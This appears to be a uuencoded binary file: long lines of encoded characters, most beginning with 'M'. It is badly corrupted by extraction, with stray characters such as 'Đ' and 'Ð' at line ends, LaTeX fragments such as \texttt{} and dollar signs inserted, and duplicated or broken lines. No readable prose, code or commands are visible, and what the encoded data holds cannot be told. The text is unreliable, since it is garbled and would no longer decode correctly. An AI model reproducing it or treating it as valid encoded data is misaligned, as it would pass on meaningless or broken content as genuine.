M;C;MX-(:\$)[WW'E\:A^#\AR2`(Z''=5AI5HJOY@=HO>QCTG9BTY)'#_D_MN%D M^YRMM160,Z<P<'VG0*\$0D?M0L2NR;CKO*<YGI_2`8]Q?OS7"]<^MH&X/I-Ð M[1U8T/[^-Q66P__K/B_X@C&%\/-DQ,N8U&\$QY'9C;BY,^IF%WES`:%!2B>'RĐ MY; %FQK#_(Y\$% "DD8^NP_YH0G[_!+IQ"8.M`!#VUOX)&V&9?1G)/"(:G=0'I[Đ ME=FHR6IM^PY\YVV6MB^DE7.=6L;<("5&P7!Z-LZ6<YV!U6<XQ@\:D8BL6N0UÐ M_4!&T\$6\=SYWAH+TAE1^7L'_[K;>M=<'2SL+>:VS+20W1ZHS]1&:Z-P&#\SXĐ M&>*'/D8!CAC' Z3A^8 :JF%?MI^[2^FH024Z<W=!Q #):I`?(D5A%MYPT,2,Đ $\texttt{M-4TX;} + \texttt{L88[PG">9QUD.W-^>?+@=CG!*:_K#3} \\ \texttt{[1].<#"+.#=[H8Z`]} \\ \texttt{*VD}$ $M?S4R'+7GT+'HC31Q;HCFGZ+7>(1BR'B./>QS@Z=@&?:OM'0_TD,,0?MXOI!\D$ M\$KXUFACQW_2"P?[L.L"_GKW7A/R&/E%J,;'U-/)2N)BYS^`(EV5YX]KY..)DĐ M/[NLGV!0`<3PD.U*:,+,>EZQAMWE.(U3:\W\BSC_,_8'\<V5K"IQ+0;',![YĐ $\texttt{M(+*[/G";.Z9Y]Z[S;+)?SLVF"NX"F5K@W\#0?7}^4I;J.0ZEOF5B@MO8\\W^,;Đ$ M, A=&%A: *MA%?6]9Z]U;(^-M@R_MPAPUYGY5A7#\(';('%E8.84,ARX/[:)<2Đ MVJ)^;YB`B&0.!S[907F7HE>FV4(?G.FL\$H]<^_(Y"=*#\<+#=-V#.8V4V+4]D M-W<4&UXX8>-:B7\$+68)P)\$RS,T<5K:PV(5/')YC`3L;B]30WXIR#ACJ!"BE]D $MNX70@"J2)%OY^/R(J1YR^'(;B(N'?@Q4:MGG"R.;JR/?%"9])=8P@"U40-1'D=8PW"U40-1'D=8PW"U40-1'D=8PW"U40-1'D=8PW"U40-1'D=8PW"U40-1'D-8PW"U40-1'D-8PW"U40-1'D-8PW"U40-1'D-8$ M?;R4"H8W;\$\$([6LRN=0W9D3X*&=2PZMFP_HE0IC5#:I1?._A0%33JE6F((8,Đ MS&4>->V\';4<^EY[YW7>A#("BN^\$7]_]7Z!,HQ(+Q!<3I/9+!6Z5(())/-%@'D MDX%:2:^6;M2#Q\$==.&+8I*U/, `I<(L)%UW[7[[]K(@Q6&Z9]"+J_A0+[],\$<DM6B_C.@ZE);7L:NS]WGF=X"%-S(]](&3\7B?T1R?TWI1=(](9-/^^_LG8B3FFD M^3A\WW]>`PQ6%;Y\!@@!6GZB]\A3YV?I4,C#[F,UC(G/W^_>KHHYCL.9=_OID MD5NYOC]FQBPC\$+I?2W!!E#N%!)[JXJF,XY+7LG8^*\Z'WR*4:04?3V>\$_!GGD $M?\$SR^*^-G<X6Y!-W2/T76?/\?M=O1K0VU\#!T/*P``N)\$R]9\$7A\H!:L+S'U] \\ \oplus W?\$SR^*^-G<X6Y!-W2/T76?/\?M=O1K0VU\#!T/*P``N)$R]9$$A$H!:L+S'U] \\ \oplus W?\$SR^*^-G<X6Y!-W2/T76?/\?M=O1K0VU\#!T/*P``N)$R]9$$A$H!:L+S'U] \\ \oplus W?\$SR^*^-G<X6Y!-W2/T76?/\?M=O1K0VU\#!T/*P``N)$R]9$$A$H!:L+S'U] \\ \oplus W?\$SR^*^-G<X6Y!-W2/T76?/\?M=O1K0VU\#!T/*P``N)$R]9$$A$H!:L+S'U] \\ \oplus W?\$SR^*^*G$ MNV;'-'YDV<'<@X2PR&(41`"=TMNZ8>#GW*`3V#F2"J!W00WM_\\$:NXAJ"\G(Đ M\LP<`JI!80[,S:U5@+,ZS?LY^O<3C>;[*,[AIA>/G9#"(I\)?"C?M?,W,2'_Đ M,]A=8KR?>-A;BR5TB7V001:TAO_:*).IW38Z?OLK\$?FE]_F`,-:&4LM\,R.Ð M&., C#7C=NO; E3#S(`80@]8//X!((]]IN<, @PNKB\7[I;>=S(&)8V&X)B%6%5D $M=-[.EE"99Q,U+$IXBF[X?_OV(?*):)J8N#@%1Z+3IM%&)\BVJ0):_Z5$AZX4D$ $MH*M+8_R'J."W_A8_5$!5`+NA4N`.)0E0Y^V_2?<6X=X]QT03MBW&]+@H`:=Ð$ MZNML1:!X1?`Q)5EXJ!N1DXQ"E6[T.']CI?N)_??[E:6"]]\PSV%N:#-OUOSJÐ ML5VMMA_\$Z="6Y`G2^:THUYPD%X_A&9W?7^*,0;:+8_=WZ*:[2YMRY)\$*?GWĐ MN-LW/-SWW#/)<K@K-,9)SFAY%'7Z1S]=<VUQZ__70N>KF=V@K<)F1%)A8``#Đ M1<R(B@2USKE+/B#<TVWLD\$1C`'.E@8#^#U+J@(3RQ^0H-*@HXA]DB_:OM_-'Đ MSNX, WC5A9O-0[I<CG\$>HEUR\$U86\&Z[XN?0[?\$R8812F0@6IM<R5Z"\PTZ?[Đ MUZLL.\\X9K]C,,L=EV@>JEBQR)5EOF%KNAJW\#?VAW@^3.Q'PVXVX6Q?]`>GD $MW7'.(R->OMOHV^SE$E=E1"13LH;H?&Q-R]P*[K3@O$]O>FM_(PJ?UN[WJXK#D])$ MG5WCM_,!PJ^\$^BDSV+]M\`M&1'.*!4B3M6(LG6\$H8V*3!^\[WPQ2-'F*M8_BĐ MC%Z&0X%`UU4)_U4FE%6\$!9:YGL-H2R.=G@LD@F<\$3`\^SHA.YYQ-R!_35OQ8Đ M]&(SU=U'[J/7B]0=UTV\&DJKEPYE^FEN5PPS7&?P.D8%.L^QFZ3A55Q26@F3D MW4QK40Y]WZ"X%(Q3]^O,&D+THJ.'6`&U:<N>T,1B?]Z50A[8@B1&9KLAE6E!Đ MT/*3*0/YT&\$/G)XF]&A&P'1J%4<D7B^OJT/RF6H=6=01%EM/8EC4?S'^".@YĐ MSVX)0'\B\$[?%?AM\D:,)'ANBI\$20E1(]=(G8G_&CK!VH+:F+9.;>>S%FQXLCĐ $M318]G!Z\R]\&U!?!!FBP<R97!=7#U@U#(T*>WZ$)Q*26TF3;.]B'[A3+)8SF0Đ$ M4^I10KLP0,'N;/1Q\$/?V>JT;/LC,-7\%"F"?@"3_A>!]CF6=;LZ_-"W;)1)AĐ M96S=%5SD:@'1(;JY^Y<*,(BFV^X\$R,)XCW/LPW4`BQ*0Q%`4+\$<*L#'E30GIĐ MVFA0M`B46V,S27L+4NO\$YT+?1/WHA`#1:ET,(X=X\$I]+44(?0J%@ZSFH:_`-Đ M:L8:[ZD*!YM`BD%]>`.#&7ZUX#A/JNS[V'JO9W3H%2\.MY]XL[5*.'M\$KE\$"Ð $\texttt{ME}, \texttt{[QB\$U\&H=*_"NU\&RMS^{\)}ZF1;I5'A2!2,S/29D]]R\$UZS?OE0.P);(`ZX>]} \\ \\ \texttt{D}, \texttt$ M^=B#19L["PAJV'?NS/H_*%+(#5:Z_@&FFI\F2+,R5!8.[A58-SBO6'4EJ!LGD ML(XAQ,;OQ^ZRJ#5!"AC2NC[4;-+0JBUJ_0_`?F^]R>NCU<A%`T>`-SWT<]6(Ð M2C+D!T=_+/YX`J(E&%UP,KL]7B-I_2@T1B+ST)@SFDVCT@.I,/.38)[`3;QOĐ M8Y<WG-#VHO?#9>**L]''ZLAT:E7MDCFOX1NSP< NHZ4:Y2P@89 N5Z*N)"]5Đ ME@LA!U,(#PR%FZLC*.6+920`_W#OO:67[0..`XT+FA-3GF8B03''.,`XRF"5D $\label{eq:main_property} $$M^{\j}_{J}_{L@;DO'LF6R:OBFGR!^{\j}}$$$ $MO@'+.QO.(Z;Y;(QU+.\$PF78:RN>LP6]+"R+BF%0=_S+3=I>K5``&\4X<.9F#D$ MBX<EGXZOGEN3,%`A#D9@ZNTF7+!,`644\$A^G_N6YK3M&<P42<-[D0=*(P[%`D MC77S:EY=;[IB^C^&?\$_L!N6B&:Q12C1I.V.H`ON"I!.1@\$G^"#K#:K+'(D<YĐ M^%8'7=NL>EM5#*Q`RNY1/1+M,1!B`G,LHDP-GT1T<:::I"9>;L965E`D8\@=.Đ

 $MZ'X/"X*:0?8\2Y4,XW^7.0$C[$(V+,BQZ\E0&8?B1<9CGO5/Q)G8\^Z8X\NGD$ M;??O_IX&NC?(:LIQ&?^^/I;J)7[[S&!&@LN#XYMGK,Y;LKL'.9T9^%2RZ&E3Đ $M = ` <<)? = 4E \cup B6ZT*ISNO7[1'W6W6.(5J^<NAB+YC^\"^7?[,RV/Q:)LGWMD$ MB-VM35*'WGVRPJJ*I@_>,%ZLX?0JC4520K=4X^?*,OOU,B)(E;G'FO<:\X2[Đ $MI@74JY:<H!?01UW+\WV:8+]^<>^^MWT9)$P^*OR&(..+]P/)8]*/!?!379N</Đ$ $M:F.\&28/-N>3A@,;^)0RZ]%-8]`'A-?)-3/@("S[JGWO+5=\2T+"I"]<ES<Đ$ M00]6=IEV0]B\$J[0C\(['@C#K-.\$\$EXD2Z#6@C+2;I-PV0P!P`1@X68`@8AS'D M5G]:&H)DC\$,(FEY+BM5?ZNH)>HL-V-,=5_G+T3Z2!B>K^>#0X(!_0@A--&YWD M-^W>K2JZ*_#].D-:>4F17RY;*_!WDH2WASV_`MC_'A.Y(+\$+*/N)E"'"9L"BĐ M\$@:V*I1@8F#`)00Y9[J8!EL(TK]%;&OT%\$+R]]@\MT5VUSY8JX[DW.PZ+ST*Đ $M?R8!N#+T(A^+^5Z_<K!OMV'Z4;W36$`X-S>>)$U4H%;@T\5RJT"L/Z&\[Ð$ $\texttt{MSH5SF[@">\&^'']H+)C@[?`F\7R\&(^D9^?\&!B3F3MW)F\$'+,\#6L\$:P^0)(*WCD) }$ MG;1_<(6=H#?,164*9*%GFNV[G>7V1E.LFN_?>^8`>@\$ZAL@Q!83R?%]<W##\$Đ M#IB?NR2U"7JTYKE^OUERMN^..\$>WA5KM(;7>!P@_I:!0J&/A&?&7%#7"P(.TD M)G*070\$!\$*+DJ"E4Q*Z:.RA8C4C"A7NZ_I3.88Z[@#\<MNO0%(ND]<CYN.YPĐ M4P?^4U19O2MD9U9\$&PC'SW]Z/&-*VUG6BR^G>HI`T8V%>BQL#"%6ZY]KSN`Đ ME<<]4AS5WE)^GQ4RH!!H*;MX_70@6O6\$W"?0?RTVN2Y6DS?417;P1PL04`:5D M.`C^D+:1\$D(=--MJ`X*:J8RM#`(ZL@Z9*3AVGZO&-:SMS9/N30%3D.@GI*,RĐ MO9=;UWXM-NNU!`\$KYRE+#[GN/3*V4;Y7VE_RZ6*Y!BC"-\$&M:0IP'."\1%*/Đ M8`^W/`"IHJ+NYZ[O:LY4=V)N7OT8F18\$6(E'G>6AHACXKL[K[HZ"TE?HB4]&Đ M6;&=)4HFSY,55+&[H]V#\$N4O[J\K^+ID!;^H,*<DX&-S2Y?XFCFFGD<!J.Z,Đ MOP"VXN3I<-8<^(7;+U&?-F_*O#0F=9!,5534#_P.8JL(%LY:*@L"EDO_#.@:D MPR_!LV_^:T\DN]_ZHA%'@N?@DWQNFXO[MO;>%12-V><8/4\F%?*<PZOM3:(CD MV-@VC1!GN1=5[KGW=D07\$/H\A`5_6LXVA[D#6=[D8@JJ-J>6W4WJ<F1'<TVIĐ $M/)_&_Q\f$'1@U%0B\Q$@NAAJ$5#04A0][#R?R8)?M_&CSN]X]"'6[J"&_S'9Đ$ M=]']J8:::>CC,./"(LLQ\UA&.?2LN]MF9KHX]1^XHP_VS,"&'4M_!_BT3CY0Đ MP:L>#OB],<-3'^ZX][SKIL86@52[MF5BK.SI?[^MJ+J]U4S.3"2(ZRD01K.PĐ MBD17,E*T'#]6!G?#`DVO&(X"25X#QB['<(RA2TKI_N1A-8S'Z*A01=4:M.Y+Đ M4^84(8VMV;WQ*/256,,7FG#;9-7,>/+[DC70++!Z>E`+,[[A?'_N?%<)D`_@Đ $M4^{-}].X&_0E_L^{0}(X7^{-}(GJ\#\%0B5=G;))W^Q=V"JMA:0]M](QZ3Z)AQH,2D$ M=)1G1KEX!5-]=4)`WJ3SU`-C#"AI6T0W-PQT2CBU&;1/O2]0;TB@O\$YG=-THĐ M!7M`(1*5>ZSHP2L]<#"4MOHEIV3>4(/4-H3'<Q\UKVSLL@T;'W5;)?X"ROP4Đ M>'8>>`=Z03-+':*BD'!`%3)[@;@,4L94_UD@>1@93DA*JW9)*NI`<RV,M0%;D M&Z=&OX4:0PV`-DZN[[+72>L]N>IVQX<<@]5L<:3-@)/R0(*JB1,"RY%E,Y*YĐ $\texttt{MQ@@11`PV7*;YS\&^+) < 5+"A-VL`9,80,4F4!0T\ (9C!&Y_28[DW5;P\#;/CCM<D) }$ M/3_,0,W]`]F`M\$I>XS\$TL6@X<PSE"E!.9&.2M)-)%=_([^=RR(C)`=O/VOEBĐ $M@!S+>70'^MJ^76[)'YA>R*$0_";4!TBI"/6[A2D[62M<0$6\:.GY']WK48T0Ð$ MWHL%@%PO":M,O2SN#9GLC[)O"!GS(D>"48\0?GL\$(Q+@DAD##MY0[%X)`G2.Đ M@Q#N;\$]`QH:8(R(36#KO+NT%H5Z[!.+ZF!5BHPT-]#_V,5/&]J\$YW*&*_\$[AĐ MTXW+N;SD,T\<=CR/=>*G`5+I%\%_MV,:)W-!IW3'4<4KCX"6`1AV1Y_'**=Đ M@R+?`^%ZRCSSISU7-D!Z/Z-C#%B#EH^R.V]C[7M[3Y=TE,!)1Y7?2 W?)%^?Đ M6A+S+BQ+QRJ^+H'K!*63:H2YI]AQN;@;TTXJ< EKSX3OJY+L4,LC=<:4H[&Đ MO_8&Y6</KO4>%.J1*\$;O9P1GA%1T9J076W)S\$/?,X/CZ2"A5UFG/'R*OFVH\D $M(0$MI/6"=UJ^=\F$"[A1@JX&:PNA/Y1+0#,M8$?OQF*!V3S_;K'*WKI-5A`VD$ MEY>_=Y,>]1SZ()P^'\$=H_.^>-NR6ZI[^R9J*P-M<_%GKYXFD8-"6LB!BIH(*D M!X8S\$*7R(`P9/(O+TVF^Q`<<\\$K3@EL07-^HOTV%R'N!7-S#,@:\I<R&7D9UÐ M+GS<C50HS0[`Q<96QL-<I!Z0U_QB&J;=8(-N)@;I4">!VK0LS2FXAQ_0R/,XD MW'NY7(*.%\]BJE%4@'?_A`KA2.YZ6F[I1G>>[#EY,;'AOT?VNW+.FQ/(ILYIÐ M6:SVQ'<NNS4;>(-N=K0CEKDG_+X=,OAK.W\[N!(X"G1%%&)B8++8`!_90M]^Đ M)A9[;@"4:A^BYNV^M!1]=IO>V0PK_3^&PP]4P-)85P!5!W&\#&OEN70\$5V12Đ $M^{<}:01MF!:;Q-XIO^)J9^R#?!CT)_<?]D?_#!$\(7^02="=2$FQ.XH^{@2R?>D}$ MO,S!?AC`?/U1EM;F8D:QA.CC-L*)\!D=0=;]T&ZT<_):B9O13`.^E>3QA>?"Đ _`'MFUGW&7NX[;\$69`,H\$3Y8\$Z^@K9Z+7QU#'>\'=K&,5(WJ<R#)?Ð MSG^YQ(/ M!=M<#W&''WZ1\\+K/\XS*PU\H*;@3QI0&P.8G^`\$I;(\$D&,?YB8+GMML9UN.Đ MX&^_%FS1U,;JMV:<D.-0Q,US7_%,I5`8#3?X>"@9!@;HUJK/:WKDDR?2N[>_Ð $\texttt{MOY} \texttt{[+OVB[5K=E:CT)`J5(VQ:)T:=L?[-\$,BYKE\O5?800WLKHO_UP<4?V:=K:D]}$ M57GNU^='YN[QRS>I,AW%5H`?RXQL3-7QS<&V,D:\$QR+JO`E*?62!=UN`OL=8Đ M:IE("I4Q09W0ZH47;=W;1V")[\`-D&5CXF(8`!"DT5DG=SV087:\?,+043#UĐ M`Q+86@Z+D2288V9Y*<8()4^VN<Y`.\EV?XV"?P'K.DCUP>-].A3]S"EG';""Đ

MI`+._J7D=!SJ>W!\KQ-4MM+E0*BK:\$CZN4#)D55T--*F8EC*O<BV?"I"9U)'D M3,\$_\W3QPR-%*_?',PLY)WJ/?]5'!PQ0F--1<JP1?\?[7@Q8A93F^;732<C3D MA[4ZSM_@4_.%->*]G5\$QH[@B(EZ!]\UH,]5F9L<#G9.(9_OY!&R@G-6807A/Đ M"TPJD5WNL2Z^/V9J+++&QO?MH.%G[C5,QP>?'!30&B@Y&<T#<NTC?\F-?P8^D M]ZCOC'\$5,DAUD.7W>OW3-\X37E.=91]0"FA!8\$IRT[9Q0D=T[S#3G5X3D<[%D $MV#]"J+>=YG\.]MKL;>JJO>\7'$6-Y\')'T!Q-BM%9O*\M-8OOMP)D(/Q\=9HD)$ M#DQ&`QZ4P.88F#%C\T"-F0O<2T/@>\$YIFN>4^W9:?O),08@#;%E=%#3'*HWZĐ M>].['X:H"M77K*8`9FVL@P+O%PC#F\$Z1AKWS1UQU;T43,]/=Y9!1-WQ!Q;)XD MGMN>>3^-IK.8KJ8%WDU_"R55%A;&^_V@&\$!<U(W?T0=E0N.M^8/:5@"V\?\$/Đ MZ#4S%;Y?XAGG/Q1H003N(P/!B%,&G%VYR=W:M7D?W4*PBVN."A2R6;[\$U2;Đ MW_?""=4"'B\:9M+8D03_`/!<AV#RC-.-TU:<CQ>*9=++\$309&@4@\$,:&<8.^Đ M8(K>,LK!%3MB4C(YY>(@PNBNXK?8_L,;!BKA35H"]TTH;/LER(N"J,PLMP+`Đ $MOWFF1MYM+H'[3(7S#\=A;',A->.5V]5<[VI(;^O<X:1S.3P%7'GPDT%N<P01D]$ MF!G>ZP:<.."G?];@X?:E<CTG3R,.-'RH\$VP:?EI#N<]E(@(ZF)IC\C6@V3_[SĐ M@Q)XF30&9>1,SC;"SQ-*)PH"`![2,'D-N=#P6+9744RGDEG-_\/59(EM]]6_Ð $MK83B?, S'\$BZG, *^?G8OPZTW4M_H1!@TEY@Y3&\#9WIJF[Y\/G[4^W-ME*TP/VĐ]]$ M?CH87DJPM5_USJ=X2>;[PL-26]A31\''))^AB8@G%[EO[HM7FFA,P*.RF3*Đ M%RMA,3F\\$4-\\/R4]6:(Q3,NW/J.\$ZGKT"O["W%CV'H5DJ+X./JR9\$>4,(1QĐ $M_+1\#J)Z/_$K,:Q\G^{@}/@-/32K;$_YB38^CBG80'AR\\#HA2G,_K+O*B'`S('YD)$ MG'K, #F)-#!,5<`J(@+<+!E:[*SI"E_]!Y#DQ^#P7A24?JD_8Z.SPKGC"]55_Đ MJ[N0>9.]L">7#"2%,(,R)D`)+RM0!Y0`D&TU>E"(PZ3:MYB1(E<3L0AD\$T"_Ð MFJL)\$T+OU<`N?E.><R+T&5HO)E36)4JON=M?/*R.\['%8)LFG2(>AIREW4HKĐ M+DM`F<SURS/)4)@"N`?NVC@@G"-H_*^],8DCWW/*"-L2>T,,\C<(*M*LJ9)9Đ M!4Y6':.7%A3\T*J\$8@NX@RE)]M\$UTX!&].N>+6_4JE['L0+BTB.ILZ3_A&'Đ M^IWOQ>\$*:&_8V#I,3"P\\$@#PRI1P;6SJ'Z!""^BU#0]L\.,9L;N8X8\NHW+KĐ M`N<=SU\$(XDW]L;G06X84Q'B!AXBES#/C^?S>FV`U[U!295![LXJK_TT3P#JSĐ M!.(R2@QE;60/BFM2[C'O]#7]MJJ/)[9H2JAAU'V0`Z:%1S>=0,/)]8+[*#%PĐ ML`,A)*^190_-U(\=\T;URK\\ABGP\\FX\\+\\@:G\\U]7\\Z:]R\\\\\\\\321R\.A&9>7\\D MS-Y%A,*H.6#^L\0F`>HF7T.WH;3P(87_>BAA?.3>G(ZZ^P\8O-H(*\7JIT<?Đ M]@%:359(`6*895<:E*)R,(NVZXV:PJ)/\$%`ON0:O-WAI(X?/\`7DA0F7I(ICÐ MO!JJLOG3R+(L\"U\$X?A]:D&Z']->Y9++32MZWF<FKR(4("&;OH!W:-AY`GJ?Đ $MF6:4N/+R5\J4=<+W\&\#;]^JU1%_@64\@!ZG-K_?>?<AK2)CF\&E9,U(T\JG-DQD)$ $M^*-_;$, ##+25-].MT@E12AMP)7<Q*8M?NN!L\!\$XG.+=<&CK?V\'!S/(PP]4[\oplus MM=+'@(W8\$%G9\$R3?SW\46-1^SV=TH2)_Z!.US\EM!]^;?LQ`VCOB]'5UG5OZĐ M*4N4:APVPKU-'3RR[-R"?=;QX[/Y-WY#U>((9O<-Q%I\$+-UPXJ\D>-XCEL\$9D MIT=5=6LNUD#&9='F0V@AS_'K2;DP'Y:VSUF#FCA:<[R[H]'NFZ+?2R9C<>;_D M\ @CP+X+@"-%;IUV%1H0IF6)>4E8ON=UQ/?]ES,I*AG,6=KLI7N" 5!6=ODDĐ M = .260 + J/GOB, Y) 4 + 9L3R H O.= H\$7D < G[WT9T9X27X3VLLR/Q/R86 + Z.E1 DMXIO<*4YPF<2[>L71S9`?/=YEL':LVLWP2[2]'E\POK'0);MR;TSY\$KVY\$F`KĐ MG\4K"?+%`Y4EGN?P\5Q`(>B3SCUGMF3,4FJNVY[<=3VYG9L,WHCH5GQ9WN8JD M%QY/+QC2"/TYLI`AT)!X31#Q<A85Q>TT1C'OG55 =NT+?.1ZK\?E^C"CRX\$YĐ M\$=RW<_EKD20&OQGY.XAR[%`%?NY]X5X:68Q"4S_<9]\6F^1+*Z]CM8(?82P8D M6.>2'HY9@<18&SB(4>PI'N'^!JC%RFA3NOU""Z&R/4M&L&Z1X=0PQ->%6P0YĐ M'S`/DYW3SNUEB*6?0J@'X8UO:B'I0;MCB%4`:`C/7X-FZ+LZ/+26DMR?(V<;D M<*\$\$DD,QLB5RH<WL\\$DL9P\[V@9<AJ6O@&`<JY)DB)AG>?K39?K>3HC@C[%-D MG%[%FSOD\$/^A*TF`SO'L&>5H*'J5<ZCGM.CZ51E./3^[=K3J8=QNQ@WF\BLCD M>#['8;C([T7T&LJY415WUIE@SM/=[<>,Z2=XDT98J!W"7SOH+Z;,O^7I'`EIÐ MS8C%]SCXN!/UI&BP1:%,>83C@V,\D5J,X,2C&.9B*"L6_T/\$@5<ZWI+<.RQAD ML"!=>.TEYUF&:_6TTPY_Y-JB2D2O28RJHU=Y9N#AP5X2W;?^]Z/-*DZ^RBHRĐ MD/1MHAT:VE'(6UDD=V*&@^N"U?5(EOLI6:Z[609\QCC'CW]CB!(L>U53T#;,Đ M=[B>)C\L?/6[*X\R5=H8+.3?G\$GJ7ASW4WHW&B4G))@';R&5#3Q^*;CF?-QĐ M9`;<[!@LWQDPD^?W(@94@!A_[`GZ`UZ2`)]K2\KD.<UMOQ)+B<-^O"0%.`8XD M@;FPN/B)"60[S <SC^YT*=!E(^50I?GOCP0JK3/\$OTZ%7*<*,8Z/'UPD0\`=Đ M36!.?W?6[WJ@'KX4ZMS7%8"Z3M=-%SVGQ\$>B?.)!E6_*QW(O5W\$:U=-^2L,_Ð M2FP4, WC&`#OL?"61>^;N?FOT-+2MU<(+S'EP.M4ZPM<BKB..X&,2F%PKJ8,WD $MX.$]4[)T/M'JMPE=`K_>K^9?(U;>.C5B^3EQN1N<_Z<:1)"%X[`SOQ*'^''3D)$ MP6Q%)\BV<J/CCY,U['3/PSL&POP]_4BULI.K-_2)"56VWR1X_NS*OK([_6&XĐ M]4"=[0L4`)O(CWF@WTS?=9_!O>C&GGF&NF`^'>ACJZYI\XLK'-B<,<5'7.8JD $MZ//.V\'WB-KH\Z)N8)TPTA_]E%IA!CH"$O*H.Y+)/[!J2O5%L?'5'>;!31WOĐ$

MX`20(Z"VMAG>^!_<-\T+\1!/VN*OKK<I\$3^4\$,^2&4ML#36;<?DY?]&&#VELĐ MP\$&`M>FL3\$U)4.W9^_F2;P;=W>*U8.J)]FP&2J]0?I*M@WV?U*A,ZR"^QF5,D MA(?&\$&FRN`?@\$AK*4X4(@/IF&=2;X+#><3,CWB.2I?0\-O.2K2R&S8K;Z\$?EĐ MX, *, NQ "MN4&) 3+2#, "4\$SBW'%=D=?-;O, \T2) X9TP`TS "T31& "\$CXJ%!:RL&D M1, ', M*GL^:VV)512@, J#J_+Y)#AQ.TU8EZ<(`YQ6X^40!EHHV(&.YK`\RQ)*Đ M=+Z)32+BL;%R94%8/P\O\$'`(T1?7/!..50>%=NWQR"[0W,]R&"2!W!W#+8S%D M1J]M.EL?L?B#3UA9P=H.)&OW1:A@HT/2^OGP\$J4R; D&O)K=#3Q8,S8/OF!ND M9:SC"H6NGGCE1TVI>G:]V9463`2\<J\:%('@B'IIP`)?-@W);/R80OBX1EX/Đ MRUF_0_:/23_SDUP5OM>MF@)\$"TZ^F?>=/(P;]^[L(,UR.1M!VX2ZA\6<P@4?Đ MRI<SXF2"[O//\?9RF>4!9\$V!4&D`T0,W\\$)<GJ^'FOM^IK=G^+!<N%PG&0LUĐ M)?/SJIXY):[Y9!=I)"#8BBX=.*?V40YI&\I2QX\XS&4P['Z6YF2Y37_U,^):D M8'AMVRFY94=JJWFLUWC#DV&\$?Z05Y)@C%SHDF7BH^^XPT:QG6,V%:37/YH;GD M*><\;&5HEP+XT*E)-T,I7[]A!K?8/DU-N2%*D0ED;_P`5(;W%@8?7%B/2[_RĐ MVZ0:_]ZE`9KZORQ@ERJJ7#?"[(B;,1C3=%#\3R-)714(E+T-OXQ_#S\$(30R^Đ M>%B\>\$:K_CZ.XVS,\9S@T40@H;G&:YO?IC#5\OFY&T\$#5;:9[L:P7WW-1IN;D $M.U'LM7R&0_/08(/.-+^4]W3Y9H>=R+L;KD].*!,^?N2>]!]B'WA0S]G,1UPAÐ$ MP=9?@"W.'\;<?,/GKR/L?"MW#YD^6U?=]I-O3H+)*UP34X^'0OGII^U'UU=YĐ MDQ#@QIX/HA\$YK7H^DM[VI<;PMQ8.3!.?ZI2\K?:'`9GGU2YDGOIM>0>M8>^,Đ $\texttt{M5R}, \\ \] [6;4@_=;OBU_IM(CQ\$T9S-U, "/B\&FIV>\&.GN/<A':, \\ \$^L^ABH\&`\$D]] [6;4@_=;OBU_IM(CQ\$T9S-U, "/B&FIV>&.GN/<A':, \\ \$^L^ABH\&`\$D]] [6;4@_=;OBU_IM(CQ\$T9S-U, "/B&FIV>&.GN/<A':, \\ \$^L^ABH\&`\$D] [6;4@_=;OBU_IM(CQ\$T9S-U, "/B&FIV>&.GN/<A':, \\ \$^L^ABH\&``\$D] [6;4@_=;OBU_IM(CQ\$T9S-U, "/B&FIV>&.GN/<A':, \\ \$^L^ABH\&````` [6;4@_=;OBU_IM(CQ\$T9S-U, "/B&FIV>&.GN/<A':, \\ \$^L^ABH\&```` [6;4@_=;OBU_IM(CQ\$T9S-U, "/B&FIV>&.GN/<A':, \\ \$^L^ABH\&```` [6;4@_=;OBU_IM(CQ\$T9S-U, "/B&FIV>&.GN/<A':, \\ \$^L^ABH\&``` [6;4@_=;OBU_IM(CQ\$T9S-U, "/B&FIV>&.GN/<A':, \\ \$^L^ABH\&``` [6;4@_=;OBU_IM(CQ\$T9S-U, "/B&FIV>&.GN/<A':, \\ \$^L^ABH\&`` [6;4@_=;OBU_IM(CQ\$T9S-U, "/B&FIV>&.GN/<A':, \\ \$^L^ABH\&``` [6;4@_=;OBU_IM(CQ\$T9S-U, "/B&FIV>&.GN/<A':, \\ \$^L^ABH\&``` [6;4@_=;OBU_IM(CQ\$T9S-U, "/B&FIV>&.GN/<A':, \\ \$^L^ABH\&`` [6;4@_$ MW2`6^(\$TA]]GEX\$+,`,^TYDS"2JY7C]@1?>=Y9#CLC5'+Q32U/A!2'"8>;!+D M\$'[#]_?B]'82NR(0>T)D[RS'Y*P(61J/&O-KF"8GA]U@_^01&AX)',;,X8;RĐ $\texttt{MPXO(\$Y\$N;2\#\$\&LXW"-91FF:@+J52X0AD@VO[4^])SSO2\O/R\G(A4.HHZ=+!D) }$ M/""*TJ.OCT!B.'`\KJ"O%H\$-BS`\$>&:N:?>""'^#DR:,K8%T[F*&;>14M`65Ð MROT:BV,TQJ%"*)]CDO7"V\>89U.FCK3T-Z3SSOUL)781BNU1"%)6)RP<HQZQĐ M-)G'..:.1U'LTQ:@';?2H&MR]IH,:!Z:W48[S;FD'^Z32@,"8IXA=BP)P94TÐ MH1X/+X3R.E<EC-4T\UX#6(_6(9<(72>>V@5&,9S2,BC%71+B'^L(_+44Q[[PĐ $\verb|M8LVZ\$EL$#6\2>, *P>/)/+PAWJF8H;8,8$?F4!!"PASP>.5[E^M]S>!S>KM#:D|$ M^L.0Z`;LS2#'C9RC>J>=WJC\24_V430BM?V=A!/&W-V+KCZIPW?*?&R&.5-^Đ M?DX[[Y?*FEAX<E]`C0\W\\:NCR0+4M_<_'J*3!?/J?/'\$SMJ\U,IK5QDW9BVD MQG<QRH*AJI-O'GOG@M0SM^ZXT(<"I\:=,/MNI7]!V,J#?(W=K+DMU>DN!YO8Đ M#;F6;5H;3\[I.6!3M(O;<BPV)__\7@YX+MWAW`_-(,RB1198:)XLSIT7?Y<]D $M'Y^>^#]#0-V0FSOWWK\%,Q[#C^!W]NWYY/U'5@[J['L/<O<I(:>-D,/.5>.QD)$ MG\$2B4:D]NEX?))BHNG;>!CRN\$=)3CX<3V0F6]HC4+;GE'1P=8H\$W,R#%7\$[]Đ MGZ7*3J\$3NU_8/=[85Q,\MX'6GLV13DP]M1/'7GN>/MR`HSDM9J*3+^(9PQQYĐ MD@)Y#<0:PX[L1[:M]87XH>,;UHFKBPM%30V*\ULFU2^,]]ABT]8N#^B_[^9?Đ M3`)F(ZEQ%/:X._SB"<'Y#W5\G!K%)]24IH.&?[;#%PO.1WSUGR?X_R)J8)Y8D $\verb|M1L"3GLLDG$?'<1:"HS^(O)""T!WU6(FM4BBW]G&\#T99\#\&!H^QJ'3EU"PE\4\D$ M\B7V=X*:GP)*_I0G2^G%SXH(1R@CF@//E3"=_)<4^L>""^4ALQN<C4@C8I=CĐ 